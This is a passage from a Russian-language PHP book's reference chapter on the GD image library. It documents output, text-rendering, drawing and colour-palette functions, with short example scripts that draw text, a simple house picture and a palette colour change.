Для создания файлов в формате progressive JPEG следует включить чересстрочное создание изображений функцией `imageinterlace()`.

22.5.2. Функция *imagegif*

```
int imagegif (resource image [, string filename]);
```

Записывает изображение `image` на диск под именем `filename` в формате GIF. Если в изображении отсутствуют прозрачные области, то оно будет записано в формате GIF87a. В противном случае изображение будет записано в формате GIF89a. Если параметр `filename` не указан, то изображение будет выведено в выходной поток браузера. При выводе изображения непосредственно в браузер необходимо передать браузеру `mime`-тип выводимых данных. Это следует сделать с помощью функции `header()`.

```
header ("Content-type: image/gif");
```

Замечание

Поддержка создания изображений формата GIF была удалена из библиотеки GD, начиная с версии 1.6. В этой и более поздних версиях библиотеки данная функция недоступна.

22.5.3. Функция *imagepng*

```
int imagepng (resource image [, string filename]);
```

Записывает изображение `image` на диск под именем `filename` в формате PNG. Если параметр `filename` не указан, то изображение выводится в выходной поток браузера.

При выводе изображения непосредственно в браузер необходимо передать браузеру `mime`-тип выводимых данных. Это следует сделать с помощью функции `header()`.

```
header ("Content-type: image/png");
```

22.5.4. Функция *imagegd*

```
int imagegd (resource image [, string filename])
```

Записывает GD2-изображение `image` на диск под именем `filename`. Если параметр `filename` не указан, то изображение выводится в выходной поток браузера.

22.5.5. Функция *imagegd2*

```
int imagegd2 (resource image [, string filename
              [, int chunk_size [, int type]]])
```

Записывает GD2-изображение `image` на диск под именем `filename`. Если параметр `filename` не указан, то изображение выводится в выходной поток браузера. Необязательный параметр `type` может принимать значения `IMG_GD2_RAW` и `IMG_GD2_COMPRESSED`.

Замечание

Аргументы `chunk_size` и `type` появились в PHP 4.3.2.

22.5.6. Функция *imagexbm*

```
int imagexbm (resource image, string filename [, int foreground])
```

Записывает изображение `image` на диск под именем `filename` в формате XBM. Аргумент `foreground` содержит идентификатор цвета переднего плана. По умолчанию передний план имеет черный цвет.

22.5.7. Функция *imagewbmp*

```
int imagewbmp (resource image [, string filename
               [, int foreground]])
```

Записывает изображение `image` на диск под именем `filename` в формате WBMP. Если параметр `filename` не указан, то изображение выводится в выходной поток браузера. При выводе изображения непосредственно в браузер необходимо передать браузеру `mime`-тип выводимых данных. Это следует сделать с помощью функции `header()`.

```
header ("Content-type: image/ vnd.wap.wbmp ");
```

Аргумент `foreground` содержит идентификатор цвета переднего плана. По умолчанию передний план имеет черный цвет.

Замечание

Работа с изображениями в формате WBMP доступна, если PHP был скомпилирован с поддержкой библиотеки GD версии 1.8 или выше.

22.5.8. Функция *image2wbmp*

```
int image2wbmp (resource image [, string filename
                [, int threshold]])
```

Сохраняет WBMP-изображение в файл (`filename`) на диске или выводит его в выходной поток браузера. `image` — дескриптор файла.

Необязательный параметр `filename` представляет собой имя файла, в который будет сохранено изображение. Если этот параметр опущен, то функция выводит файл непосредственно в браузер. При выводе файла в браузер следует передать браузеру тип выводимого контента с помощью функции `header()`.

```
header('Content-type: image/vnd.wap.wbmp');
```

Замечание

Поддержка файлов формата WBMP появилась в библиотеке GD версии 1.8.

22.5.9. Функция *jpeg2wbmp*

```
int jpeg2wbmp (string jpegname, string wbmpname,
               int d_height, int d_width, int threshold)
```

Конвертирует изображение в формате JPEG в изображение формата WBMP. Функция имеет следующие параметры:

- `jpegname` — имя файла с изображением формата JPEG;
- `wbmpname` — имя файла с изображением формата WBMP;
- `d_height`, `d_width` — высота и ширина создаваемого изображения формата WBMP.

Замечание

Работа с изображениями в формате WBMP доступна, если PHP был скомпилирован с поддержкой библиотеки GD версии 1.8 или выше.

22.5.10. Функция *png2wbmp*

```
int png2wbmp (string pngname, string wbmpname,
              int d_height, int d_width, int threshold)
```

Конвертирует изображение в формате PNG в изображение формата WBMP. Функция имеет следующие параметры:

- `pngname` — имя файла с изображением формата PNG;
- `wbmpname` — имя файла с изображением формата WBMP;
- `d_height`, `d_width` — высота и ширина создаваемого изображения формата WBMP.

Замечание

Работа с изображениями в формате WBMP доступна, если PHP был скомпилирован с поддержкой библиотеки GD версии 1.8 или выше.

22.6. Функции работы с текстом

22.6.1. Функция *imagefontheight*

```
int imagefontheight (int font)
```

Возвращает высоту символов шрифта `font`. Высота вычисляется в пикселах. `font` — идентификатор шрифта.

22.6.2. Функция *imagefontwidth*

```
int imagefontwidth (int font)
```

Возвращает ширину символов шрифта `font`. Ширина вычисляется в пикселах. `font` — идентификатор шрифта.

22.6.3. Функция *imageftbbox*

```
array imageftbbox (int size, int angle, string font_file,
                   string text [, array extrainfo])
```

Вычисляет размеры прямоугольника, ограничивающего строку `text`, написанную шрифтом Free Type 2. Параметры функции:

- `size` — размер текста в пикселах;
- `angle` — угол поворота текста. Поворот осуществляется против часовой стрелки. Угол 0 градусов соответствует направлению стрелки, указывающей на 3 часа;
- `fontfile` — имя файла, содержащего шрифт Free Type 2.

Функция возвращает массив координат левого нижнего и правого верхнего углов прямоугольника. Описание массива приведено в табл. 22.5.

***Таблица 22.5.** Описание массива координат вершин прямоугольника*

Индекс массива	Описание
0	*x*-координата левого нижнего угла
1	*y*-координата левого нижнего угла
2	*x*-координата правого верхнего угла
3	*y*-координата правого верхнего угла

Примечание

Для работы функция требует наличия библиотеки Free Type 2. Проверить ее наличие можно, выполнив функцию `phpinfo()`. Сведения о ней будут находиться в разделе gd.

22.6.4. Функция *imagettfbbox*

```
array imagettfbbox (int size, int angle, string fontfile, string text)
```

Вычисляет размеры прямоугольника, в который вписана строка `text`, написанная TrueType-шрифтом. Параметры функции:

- `size` — размер текста в пикселах;
- `angle` — угол поворота текста. Поворот осуществляется против часовой стрелки. Угол 0 градусов соответствует направлению стрелки, указывающей на 3 часа;
- `fontfile` — имя файла, содержащего шрифт TrueType.

Функция возвращает массив координат левого нижнего и правого верхнего углов прямоугольника. Описание индексов массива приведено в табл. 22.5.

22.6.5. Функция *imagepsbbox*

```
array imagepsbbox (string text, int font, int size [, int space
                   [, int tightness [, float angle]]])
```

Вычисляет размеры прямоугольника, в который вписана строка `text`, написанная шрифтом PostScript Type1. Параметры функции:

- `font` — идентификатор шрифта PostScript Type1;
- `size` — размер шрифта в пикселах;
- `space` — размер пробела, может быть отрицательной величиной. Измеряется в единицах расстояния между символами (1/1000 em);
- `tightness` — определяет межсимвольное расстояние. Прибавляется к нормальному значению. Измеряется в единицах расстояния между символами (1/1000 em);
- `angle` — угол поворота текста. Поворот осуществляется против часовой стрелки. Угол 0 градусов соответствует направлению стрелки, указывающей на 3 часа.

Функция возвращает массив координат левого нижнего и правого верхнего углов прямоугольника. Описание индексов массива приведено в табл. 22.5.

Замечание

Функция доступна только в том случае, если PHP был скомпилирован с опцией `--enable-t1lib`.

22.6.6. Функция *imagefttext*

```
array imagefttext (resource image, int size, int angle,
                   int x, int y, int col, string font_file,
                   string text [, array extrainfo])
```

Записывает строку `text` на изображение `image` с помощью шрифта Free Type 2. Параметры функции:

- `size` — размер шрифта в пикселах;
- `angle` — угол поворота текста. Поворот осуществляется против часовой стрелки. Угол 0 градусов соответствует направлению стрелки, указывающей на 3 часа;
- `x, y` — координаты точки, с которой начинается запись текста. Приблизительно соответствует левому верхнему углу первого символа;
- `col` — идентификатор цвета текста;
- `font_file` — имя файла со шрифтом.

Примечание

Для работы функция требует библиотеку Free Type 2. Проверить ее наличие можно, выполнив функцию `phpinfo()`. Сведения о ней будут находиться в разделе gd.

22.6.7. Функция *imagettftext*

```
array imagettftext (resource image, int size, int angle,
                    int x, int y, int color,
                    string fontfile, string text)
```

Записывает строку `text` на изображении `image` TrueType-шрифтом. Параметры функции:

- `size` — размер шрифта в пикселах;
- `angle` — угол поворота текста. Поворот осуществляется против часовой стрелки. Угол 0 градусов соответствует направлению стрелки, указывающей на 3 часа;
- `x, y` — координаты точки, с которой начинается запись текста. Приблизительно соответствует левому верхнему углу первого символа;
- `color` — идентификатор цвета текста;
- `font_file` — имя файла со шрифтом.

Функция возвращает массив координат четырех вершин прямоугольника, в который будет вписан текст. Вершины перечисляются в следующем порядке: нижняя левая, нижняя правая, верхняя правая, верхняя левая.

Примечание

Для работы функция требует библиотеку Free Type. Проверить ее наличие можно, выполнив функцию `phpinfo()`. Сведения о ней будут находиться в разделе gd.

22.6.8. Функция *imagepstext*

```
array imagepstext (resource image, string text, int font, int size,
                   int foreground, int background, int x, int y
                   [, int space [, int tightness [, float angle
                   [, int antialias_steps]]]])
```

Записывает строку `text` на изображении image PostScript Type1-шрифтом. Параметры функции:

- `font` — идентификатор шрифта;
- `size` — размер шрифта в пикселах;
- `foreground` — идентификатор цвета текста;
- `background` — идентификатор цвета, который будет использоваться в качестве фона при сглаживании границ символов;
- `x, y` — координаты точки, с которой начинается запись текста. Приблизительно соответствует левому верхнему углу первого символа;
- `space` — размер пробела, может быть отрицательной величиной. Измеряется в единицах расстояния между символами (1/1000 em);
- `tightness` — определяет межсимвольное расстояние. Прибавляется к нормальному значению. Измеряется в единицах расстояния между символами (1/1000 em);
- `angle` — угол поворота текста. Поворот осуществляется против часовой стрелки. Угол 0 градусов соответствует направлению стрелки, указывающей на 3 часа;
- `antialias_steps` — определяет количество цветов, которые используются для сглаживания границ символов. Допустимы значения 4 и 16. Значение 16 имеет смысл использовать только для шрифтов большого размера (более 20 пикселов), так как это увеличивает нагрузку на компьютер.

Функция возвращает массив вершин прямоугольника, в который будет вписан текст. Описание элементов массива приведено в табл. 22.5.

Замечание

Функция доступна только в том случае, если PHP был скомпилирован с опцией `enable-t1lib`.

22.6.9. Функция *imagepsloadfont*

```
int imagepsloadfont (string filename)
```

Загружает шрифт в формате PostScript Type1 из файла `filename`. При успешной загрузке возвращается идентификатор шрифта. В противном случае возвращается `false`.

Замечание

Функция доступна только в том случае, если PHP был скомпилирован с опцией `--enable-t1lib`

22.6.10. Функция *imageloadfont*

```
int imageloadfont (string file)
```

Загружает пользовательский растровый шрифт из файла `file`. Возвращает идентификатор шрифта. Он всегда больше 5 и поэтому не конфликтует со встроенными шрифтами, идентификаторы которых лежат в диапазоне о 0 до 5.

Формат шрифта двоичный и поэтому должен быть сгенерирован на том типе процессора, на котором выполняется PHP.

Формат файла `file`, в котором пользователь может определить свой растровый шрифт, разобран в табл. 22.6.

Таблица 22.6. Формат файла шрифта

Позиция	Тип	Описание
Байты 0—3	int	количество символов в шрифте
Байты 4—7	int	значение первого символа в шрифте (часто это 32 для пробела)
Байты 8—11	int	ширина символов в пикселах
Байты 12—15	int	высота символов в пикселах
Байты с 16	char	массив символьных данных, один байт на пиксел каждого символа общим количеством (количество символов×ширина×высота) байт

22.6.11. Функция *imagepscopyfont*

```
int imagepscopyfont (int fontindex)
```

Создает копию шрифта PostScript Type1, загруженного ранее функцией `imagepsloadfont()`. При удачном копировании будет возвращен идентификатор скопированного шрифта. В противном случае будет возвращено `false`. Функция копирования шрифтов используется для модификации шрифта без изменения оригинала. Модификация шрифтов осуществляется с помощью операций растяжения, сжатия, поворота, изменения кодировки и т. п.

Замечание

При использовании этой функции полученные шрифты должны быть освобождены в обратном порядке с помощью функции `imagepsfreefont()`. Иначе скрипт "зависнет" при выполнении.

Замечание

Функция доступна только в том случае, если PHP был скомпилирован с опцией `--enable-t1lib`.

22.6.12. Функция *imagepsfreefont*

```
void imagepsfreefont (int fontindex)
```

Освобождает память, занятую шрифтом `fontindex`. `fontindex` — идентификатор шрифта в формате PostScript Type1.

Замечание

Функция доступна только в том случае, если PHP был скомпилирован с опцией `--enable-t1lib`.

22.6.13. Функция *imagepsencodefont*

```
int imagepsencodefont (int font_index, string encodingfile)
```

Загружает вектор кодировки из файла, указанного в параметре `encodingfile`, и изменяет вектор кодировки PostScript Type1 шрифта `font_index`. Изменение вектора кодировки необходимо при использовании любого неанглийского шрифта. Формат файла `encodingfile` описан в документации к библиотеке T1lib.

Замечание

При постоянном использовании данной функции более правильным решением является установка параметра `ps.default_encoding` в конфигурацион-

ном файле. В этом случае все создаваемые шрифты автоматически получат правильную кодировку.

Замечание

Функция доступна только в том случае, если PHP был скомпилирован с опцией `--enable-t1lib`.

22.6.14. Функция *imagepsextendfont*

```
bool imagepsextendfont (int font_index, float extend)
```

Сжимает или растягивает PostScript Type1-шрифт `font_index` на величину `extend`.

Замечание

Функция доступна только в том случае, если PHP был скомпилирован с опцией `--enable-t1lib`.

22.6.15. Функция *imagepsslantfont*

```
bool imagepsslantfont (int font_index, float slant)
```

Осуществляет наклон PostScript Type1-шрифта `font_index` на величину `slant`.

Замечание

Функция доступна только в том случае, если PHP был скомпилирован с опцией `--enable-t1lib`.

22.6.16. Функция *imagechar*

```
int imagechar (resource image, int font, int x, int y,
               string c, int color)
```

Горизонтальное рисование символа. Рисует первый символ из строки `c` на изображении `image`. Параметры функции:

- `font` — идентификатор шрифта. Если `font` равен 1, 2, 3, 4 или 5, то используется встроенный шрифт (большее число соответствует шрифту большего размера).
- `x`, `y` — координаты левого верхнего угла рисуемого символа;
- `color` — идентификатор цвета символа.

22.6.17. Функция *imagecharup*

```
int imagecharup (resource image, int font, int x, int y,
                 string c, int color)
```

Вертикальное рисование символа. В остальном параметры и поведение функции соответствуют функции `imagechar()`

22.6.18. Функция *imagestring*

```
int imagestring (resource image, int font, int x, int y,
                 string s, int color)
```

Горизонтальное рисование строки `s` на изображении `image`. Функция принимает следующие параметры:

- `font` — идентификатор шрифта. Если `font` равен 1, 2, 3, 4 или 5, то используется встроенный шрифт (большее число соответствует шрифту большего размера);
- `x`, `y` — координаты левого верхнего угла рисуемого символа;
- `color` — идентификатор цвета символа.

22.6.19. Функция *imagestringup*

```
int imagestringup (resource image, int font, int x, int y,
                   string s, int col)
```

Вертикальное рисование строки. В остальном параметры и поведение функции соответствуют функции `imagestring()`.

Рассмотрим пример работы с текстом (листинг 22.4).

```
<?php
  // Создание полноцветного изображения размером 350 на 200 пикселов
  $img =  imagecreatetruecolor(350, 200);
  if ($img)
  {
    // Установка 2 цветов, которые будут использоваться для рисования
    $green = imagecolorallocate($img, 0, 255, 0);
    $yellow = imagecolorallocate($img, 255, 250, 0);
    // Рисование текста TrueType-шрифтом arbat.ttf
    // Файл со шрифтом находится в той же директории, что и сам скрипт
    $box = imagettftext($img, 20, 10, 10, 150, $yellow,
           "arbat.ttf", "шрифт  True Type");
```

```
// Для дальнейшего рисования будем использовать
// встроенный шрифт с идентификатором 4
$font = 4;
// Вторая текстовая строка должна быть нарисована непосредственно
// над первой строкой.
// Для этого из y-координаты правого верхнего
// угла прямоугольника, ограничивающего только что написанную
// строку, вычитаем высоту встроенного шрифта font, которым будет
// нарисована вторая строка.
$height = $box[5] - imagefontheight($font);
// Рисуем вторую строку
imagestring($img, $font, 40, $height, "PHP and GDLib", $green);
// Выводим изображение в браузер
header("Content-type: " .image_type_to_mime_type(IMAGETYPE_PNG));
imagepng($img);
```

?>

22.7. Функции настройки рисования

22.7.1. Функция *imagealphablending*

```
bool imagealphablending (resource image, bool blendmode)
```

Определяет 2 режима прорисовки полноцветных изображений. При включенном режиме смешивания (`blendmode = true`) при рисовании поверх существующего изображения учитывается прозрачность (альфа-канал). В данном режиме цвет результирующего пиксела получается совмещением цветов нижележащего и накладываемого поверх пикселов. Параметры смешивания определяются прозрачностью накладываемого пиксела (прозрачность устанавливается в параметрах функций рисования). При отключенном режиме смешивания накладываемый пиксел полностью заменяет исходный. По умолчанию полноцветные изображения создаются с опцией `blendmode=true`.

Замечание

Режим смешивания недоступен для неполноцветных изображений.

Замечание

Функция была добавлена в PHP 4.0.6 и требует для работы библиотеку GD версии 2.0.1 или выше.

22.7.2. Функция *imagesetthickness*

```
bool imagesetthickness (resource image, int thickness)
```

Устанавливает толщину линий при рисовании. `thickness` — значение толщины в пикселах. Возвращает `true` при успешном выполнении и `false` при ошибке.

Замечание

Функция появилась в PHP 4.0.6 и требует библиотеки GD версии 2.0.1 или выше.

22.7.3. Функция *imagesetstyle*

```
bool imagesetstyle (resource image, array style)
```

Устанавливает стиль, используемый всеми функциями рисования линий и контуров (например, `imageline()` и `imagepolygon()`) при рисовании специальными цветами `IMG_COLOR_STYLED` и `IMG_COLOR_STYLEDBRUSHED`. `style` — массив пикселов, определяющий стиль линии.

Замечание

Функция появилась в PHP 4.0.6.

22.7.4. Функция *imagesetbrush*

```
int imagesetbrush (resource image, resource brush)
```

Устанавливает кисть, используемую при рисовании линий и контуров, например, с помощью функций `imageline()` и `imagepolygon()`, когда используются специальные цвета — `IMG_COLOR_BRUSHED` и `IMG_COLOR_STYLEDBRUSHED`.

Замечание

Функция появилась в PHP 4.0.6.

22.7.5. Функция *imagesettile*

```
int imagesettile (resource image, resource tile)
```

Устанавливает изображение `tile` в качестве фоновой заливки на изображении `image`. Фоновое изображение заливки применяется всеми функциями заполнения областей (такими как: `imagefill()` и `imagefilledpolygon()`) при использовании специального цвета `IMG_COLOR_TILED`. Фоновое изображение тиражируется на всю заливаемую область. Если присвоить фоновому изображению прозрачный цвет функцией `imagecolortransparent()`, в прозрачных областях будет цвет нижележащего пиксела.

Замечание

Функция появилась в PHP 4.0.6.

22.7.6. Функция *imagelayereffect*

```
bool imagelayereffect (resource image, int effect)
```

Устанавливает флаг смешивания для использования в эффектах наложения слоев.

22.7.7. Функция *imageantialias*

```
bool imageantialias (resource im, bool on)
```

Включает и отключает опцию сглаживания при рисовании на изображении `im`.

22.8. Функции рисования

22.8.1. Функция *imagesetpixel*

```
int imagesetpixel (resource image, int x, int y, int color)
```

Рисует пиксел цветом `color` в точке с координатами `x`, `y` на изображении `image`.

22.8.2. Функция *imageline*

```
int imageline (resource image, int x1, int y1,
               int x2, int y2, int color)
```

Рисует линию цветом `color` из точки с координатами `x1`, `y1` в точку с координатами `x2`, `y2`.

22.8.3. Функция *imagedashedline*

```
int imagedashedline (resource image, int x1, int y1,
                     int x2, int y2, int color)
```

Функция рисует штрихпунктирную линию из точки с координатами `x1`, `y1` в точку с координатами `x2`, `y2`. Цвет линии определяется идентификатором цвета `color`.

Замечание

Использовать эту функцию не рекомендуется. Вместо нее следует использовать комбинацию функций `imagesetstyle()` и `imageline()`.

22.8.4. Функция *imagerectangle*

```
int imagerectangle (resource image, int x1, int y1,
                    int x2, int y2, int col)
```

Рисует на изображении `image` прямоугольник с левым верхним углом в точке `x1, y1` и правым нижним углом в точке `x2, y2`. `col` — идентификатор цвета прямоугольника.

22.8.5. Функция *imagepolygon*

```
int imagepolygon (resource image, array points,
                  int num_points, int color)
```

Рисует многоугольник на изображении `image`. Массив `points` содержит координаты `x, y` вершин многоугольника. Параметр `num_points` определяет общее количество вершин. Цвет многоугольника определяется идентификатором цвета `color`.

22.8.6. Функция *imagearc*

```
int imagearc (resource image, int cx, int cy,
              int w, int h, int s, int e, int color)
```

Функция рисует дугу эллипса с центром в точке `cx` и `cy` шириной `w` и высотой `h`. Параметры `s` и `e` определяют сектор дуги. `s` — угол начала сектора. `e` — угол конца сектора. Угол отсчитывается против часовой стрелки. Угол 0 градусов соответствует положению стрелки, указывающей на 3 часа.

22.8.7. Функция *imageellipse*

```
int imageellipse (resource image, int cx, int cy,
                  int w, int h, int color)
```

Функция рисует эллипс на изображении `image`. Центр эллипса находится в точке с координатами `cx, cy`. Ширина и высота эллипса определяются координатами `w, h`. Цвет контура определяется идентификатором цвета `color`.

Замечание

Функция была введена в PHP 4.0.6 и требует для работы библиотеку GD версии 2.0.2 или выше

22.8.8. Функция *imagefilledrectangle*

```
int imagefilledrectangle (resource image, int x1, int y1,
                          int x2, int y2, int color)
```

Рисует закрашенный прямоугольник на изображении `image`. Прямоугольник определяется координатами левого верхнего и правого нижнего углов — `x1,`

y1 и x2, y2 соответственно. Цвет прямоугольника определяется идентификатором цвета color.

22.8.9. Функция *imagefilledpolygon*

```
int imagefilledpolygon (resource image, array points,
                        int num_points, int color)
```

Рисует закрашенный многоугольник на изображении image. Массив points содержит координаты вершин многоугольника. Параметр num_points определяет общее количество вершин. Цвет многоугольника определяется идентификатором цвета color.

22.8.10. Функция *imagefilledarc*

```
bool imagefilledarc (resource image, int cx, int cy, int w, int h,
                     int s, int e, int color, int style)
```

Рисует сектор эллипса и осуществляет его заливку. Функция принимает следующие параметры:

- cx, cy — координаты центра эллипса;
- w, h — ширина и высота эллипса;
- color — идентификатор цвета;
- s, e — начальный и конечный углы сектора. Углы задаются в градусах. Отсчет углов производится против часовой стрелки. Позиция, равная 0 градусов, соответствует положению стрелки, указывающей на 3 часа;
- style — определяет стиль рисования и может принимать следующие значения, которые перечисляются через побитовое ИЛИ:
  - IMG_ARC_PIE — соединяет начальную и конечную точки на окружности кривой линией, повторяющей окружность;
  - IMG_ARC_CHORD — соединяет начальную и конечную точки на окружности прямой линией;
  - IMG_ARC_NOFILL — рисуемый сектор не закрашивается;
  - IMG_ARC_EDGED — начальная и конечная точки соединяются с центром окружности.

Значения IMG_ARC_PIE и IMG_ARC_CHORD взаимоисключающие и не могут применяться вместе.

Замечание

Функция была введена в PHP 4.0.6 и требует для работы библиотеку GD версии 2.0.1 или выше.

22.8.11. Функция *imagefilledellipse*

```
bool imagefilledellipse (resource image, int cx, int cy,
                         int w, int h, int color)
```

Рисует закрашенный эллипс с центром в точке с координатами `cx`, `cy`. Шириной `w` и высотой `h`. Цвет контура и заливки определяется идентификатором цвета `color`.

Замечание

Функция была введена в PHP 4.0.6 и требует для работы библиотеку GD версии 2.0.1 или выше.

22.8.12. Функция *imagefill*

```
int imagefill (resource image, int x, int y, int color)
```

Функция производит заливку области внутри контура, на изображении `image`. Контур определяется пикселами любого цвета, отличного от цвета пикселов, находящихся внутри контура. Цвет пикселов внутри контура берется из точки с координатами `x`, `y`. `color` — идентификатор цвета.

22.8.13. Функция *imagefilltoborder*

```
int imagefilltoborder (resource image, int x, int y,
                       int border, int color)
```

Выполняет заливку области внутри контура, определяемого пикселами цветом `border`. `border` — идентификатор цвета контура. Цвет заливки определяется идентификатором цвета `color`. `x`, `y` — координаты точки внутри заливаемой области.

В листинге 22.5 показаны примеры работы с функциями рисования. После выполнения данного скрипта в браузере должно появиться изображение, представленное на рис. 22.1.

```
<?php
  // Создаем полноцветное изображение
  $img = imagecreatetruecolor(350, 200);
  if ($img)
  {
    // Устанавливаем черный цвет
    $black = imagecolorallocate($img, 0, 0, 0);
```

```
// Устанавливаем белый цвет
$white = imagecolorallocate($img, 255, 255, 255);
// Устанавливаем цвет, которым будет нарисован дом
$house = imagecolorallocate($img, 96, 57, 19);
// Устанавливаем цвет, которым будет нарисована крыша
$roof = imagecolorallocate($img, 154, 87, 54);
// Устанавливаем цвет, которым будет нарисовано солнце
$yellow = imagecolorallocate($img, 255, 250, 0);
// Заливаем белым цветом фон изображения
imagefill($img, 0, 0, $white);
// Рисуем контур дома
imagerectangle ($img, 70, 150, 120, 110, $black);
// Рисуем контур окна
imagerectangle($img, 85, 135, 105, 125, $black);
// Закрашиваем дом
imagefilltoborder($img, 71, 149, $black, $house);
// Создаем массив точек, которые образуют крышу
$points = array(
                70, 110,
                95, 60,
                120, 110
                );
// Рисуем крышу
imagefilledpolygon($img, $points, 3, $roof);
// Рисуем солнце
imagefilledellipse($img, 150, 40, 20, 20, $yellow);
// Создаем стиль линии
$style = array($house, $house, $house, $white, $white, $white);
imagesetstyle ($img, $style);
// Устанавливаем толщину линии в 4 пиксела
imagesetthickness ($img, 4);
// Рисуем линию созданным стилем
imageline ($img, 0, 155, 200, 155, IMG_COLOR_STYLED );
// Устанавливаем толщину линии в 1 пиксел
imagesetthickness ($img, 1);
// Загружаем картинку, которая будет кистью,
// используемой при рисовании
$brush = imagecreatefromgif("brush.gif");
```

```
    // Устанавливаем кисть
    imagesetbrush ($img, $brush);
    // Рисуем линию созданной кистью
    imageline ($img, 0, 163, 210, 163, IMG_COLOR_STYLEDBRUSHED);
    // Выводим изображение в браузер
    header("Content-type: " .image_type_to_mime_type(IMAGETYPE_PNG));
    imagepng($img);
  }
?>
```




Рис. 22.1. Изображение, полученное в результате выполнения скрипта из листинга 22.5

22.9. Функции для работы с цветовой информацией

22.9.1. Функция *imageistruecolor*

```
bool imageistruecolor (resource image)
```

Определяет, является ли изображение `image` полноцветным.

22.9.2. Функция *imagetruecolortopalette*

```
void imagetruecolortopalette (resource image, bool dither,
                              int ncolors)
```

Конвертирует полноцветное изображение в изображение с цветовой палитрой с ограниченным числом цветов:

- `dither` — управляет параметром `dithering` (размытие) создаваемого изображения;

- `ncolors` — максимальное количество цветов, которое будет содержаться палитре.

Замечание

Параметр `dither` используется в изображениях с цветовой палитрой для увеличения количества оттенков. При включении этой опции происходит "перемешивание" двух цветов для получения третьего цвета. Включение этой опции может привести к появлению точек на изображении.

Замечание

Функция появилась в PHP 4.0.6 и требует библиотеки GD версии 2.0.1 или выше.

22.9.3. Функция *imagecolorallocate*

```
int imagecolorallocate (resource image,
                        int red, int green, int blue)
```

Функция возвращает идентификатор цвета для изображения `image`, представленный RGB-компонентами. Полученный идентификатор цвета далее может использоваться для функций рисования. Функция `imagecolorallocate()` должна вызываться для каждого цвета, применяемого при рисовании изображения `image`.

Параметры `red`, `green`, `blue` являются RGB-компонентами, и их значения лежат в диапазоне от 0 до 255 или от 0x00 до 0xFF в шестнадцатеричном формате.

Замечание

Первый вызов функции `imagecolorallocate()` устанавливает цвет фона.

22.9.4. Функция *imagecolorallocatealpha*

```
int imagecolorallocatealpha (resource image,
                             int red, int green, int blue,
                             int alpha)
```

Поведение функции и ее параметры аналогичны поведению и параметрам функции `imagecolorallocate()`, за исключением параметра `alpha`, который определяет прозрачность.

Значения параметра `alpha` лежат в диапазоне от 0 до 127. Значение `alpha` = = 0 определяет полную непрозрачность. Значение `alpha` = 127 соответствует полностью прозрачному цвету.

22.9.5. Функция *imagecolordeallocate*

```
int imagecolordeallocate (resource image, int color)
```

Функция уничтожает объект цвета, выделенный ранее функцией `imagecolorallocate()` или `imagecolorallocatealpha()`.

22.9.6. Функция *imagecolorat*

```
int imagecolorat (resource image, int x, int y)
```

Функция возвращает индекс цвета пиксела в цветовой палитре, который находится на изображении `image` в точке с координатами `x`, `y`.

22.9.7. Функция *imagecolorsforindex*

```
array imagecolorsforindex (resource image, int index)
```

Функция возвращает цвет, содержащийся в индексе `index` цветовой палитры изображения `image`. Цвет возвращается в виде ассоциативного массива с ключами `red`, `green`, `blue`.

22.9.8. Функция *imagecolorresolve*

```
int imagecolorresolve (resource image, int red, int green, int blue)
```

Функция ищет на изображении запрошенный цвет и возвращает его идентификатор. Если запрошенный цвет не найден, то возвращается идентификатор ближайшего цвета. Запрашиваемый цвет определяется RGB-компонентами `red`, `green`, `blue`.

22.9.9. Функция *imagecolorresolvealpha*

```
int imagecolorresolvealpha (resource image,
                            int red, int green, int blue, int alpha)
```

Поведение функции аналогично функции `imagecolorresolve()`, но в запрашиваемом цвете учитывается параметр прозрачности `alpha`.

Замечание

Функция `imagecolorclosestalpha()` была добавлена в PHP 4.0.6 и требует для работы библиотеку GD версии 2.0.1 и выше.

22.9.10. Функция *imagecolorexact*

```
int imagecolorexact (resource image, int red, int green, int blue)
```

Возвращает идентификатор цвета из цветовой палитры изображения `image`. Искомый цвет задается RGB-компонентами `red`, `green`, `blue`. Если искомый цвет не найден в цветовой палитре изображения, то возвращается −1.

22.9.11. Функция *imagecolorexactalpha*

```
int imagecolorexactalpha (resource image,
                          int red, int green, int blue, int alpha)
```

Функция аналогична функции `imagecolorexact()`, но в компоненты искомого цвета добавляется параметр прозрачности `alpha`.

22.9.12. Функция *imagecolorclosest*

```
int imagecolorclosest (resource image,
                       int red, int green, int blue)
```

Функция возвращает из цветовой палитры изображения `image` идентификатор цвета, наиболее похожего на цвет RGB, компоненты которого передаются параметрами `red`, `green`, `blue`.

22.9.13. Функция *imagecolorclosestalpha*

```
int imagecolorclosestalpha (resource image,
                            int red, int green, int blue, int alpha)
```

Функция аналогична функции `imagecolorclosest()`, но при нахождении ближайшего цвета учитывается параметр прозрачности `alpha`.

Замечание

Функция `imagecolorclosestalpha()` была добавлена в PHP 4.0.6 и требует для работы библиотеку GD версии 2.0.1 или выше.

22.9.14. Функция *imagecolorclosesthwb*

```
int imagecolorclosesthwb (resource image,
                          int red, int green, int blue)
```

Возвращает индекс градации серого для цвета, передаваемого RGB-компонентами.

Замечание

Функция доступна только в том случае, если PHP скомпилирован с использованием статической версии библиотеки GD.

22.9.15. Функция *imagecolorset*

```
bool imagecolorset (resource image, int index,
                    int red, int green, int blue)
```

Функция производит модификацию цветовой палитры изображения `image`. В конкретный индекс (параметр `index`) палитры устанавливается цвет, передаваемый RGB-компонентами `red`, `green`, `blue`.

Код, представленный в листинге 22.6, загружает изображение в формате GIF и меняет цвет одного из индексов цветовой палитры. Для того чтобы пример был нагляднее, загружаемое изображение должно иметь большие области, закрашенные однородным цветом, например, как на рис. 22.2. В левой части представлено исходное изображение из файла img.gif, а в правой части — модифицированное.

```
<?php
  // Загрузка изображения, имеющего палитру цветов
  $im = imagecreatefromgif("img.gif");
  // Получение индекса цвета из палитры цветов
  // для пиксела в точке с координатами 150, 100
  $index = imagecolorat($im, 150, 100);
   // Замена цвета в палитре на красный цвет
  imagecolorset($im, $index, 255, 0, 0);
  // Вывод изображения в браузер
  header("Content-type: " .image_type_to_mime_type(IMAGETYPE_PNG));
  imagepng($im);
?>
```

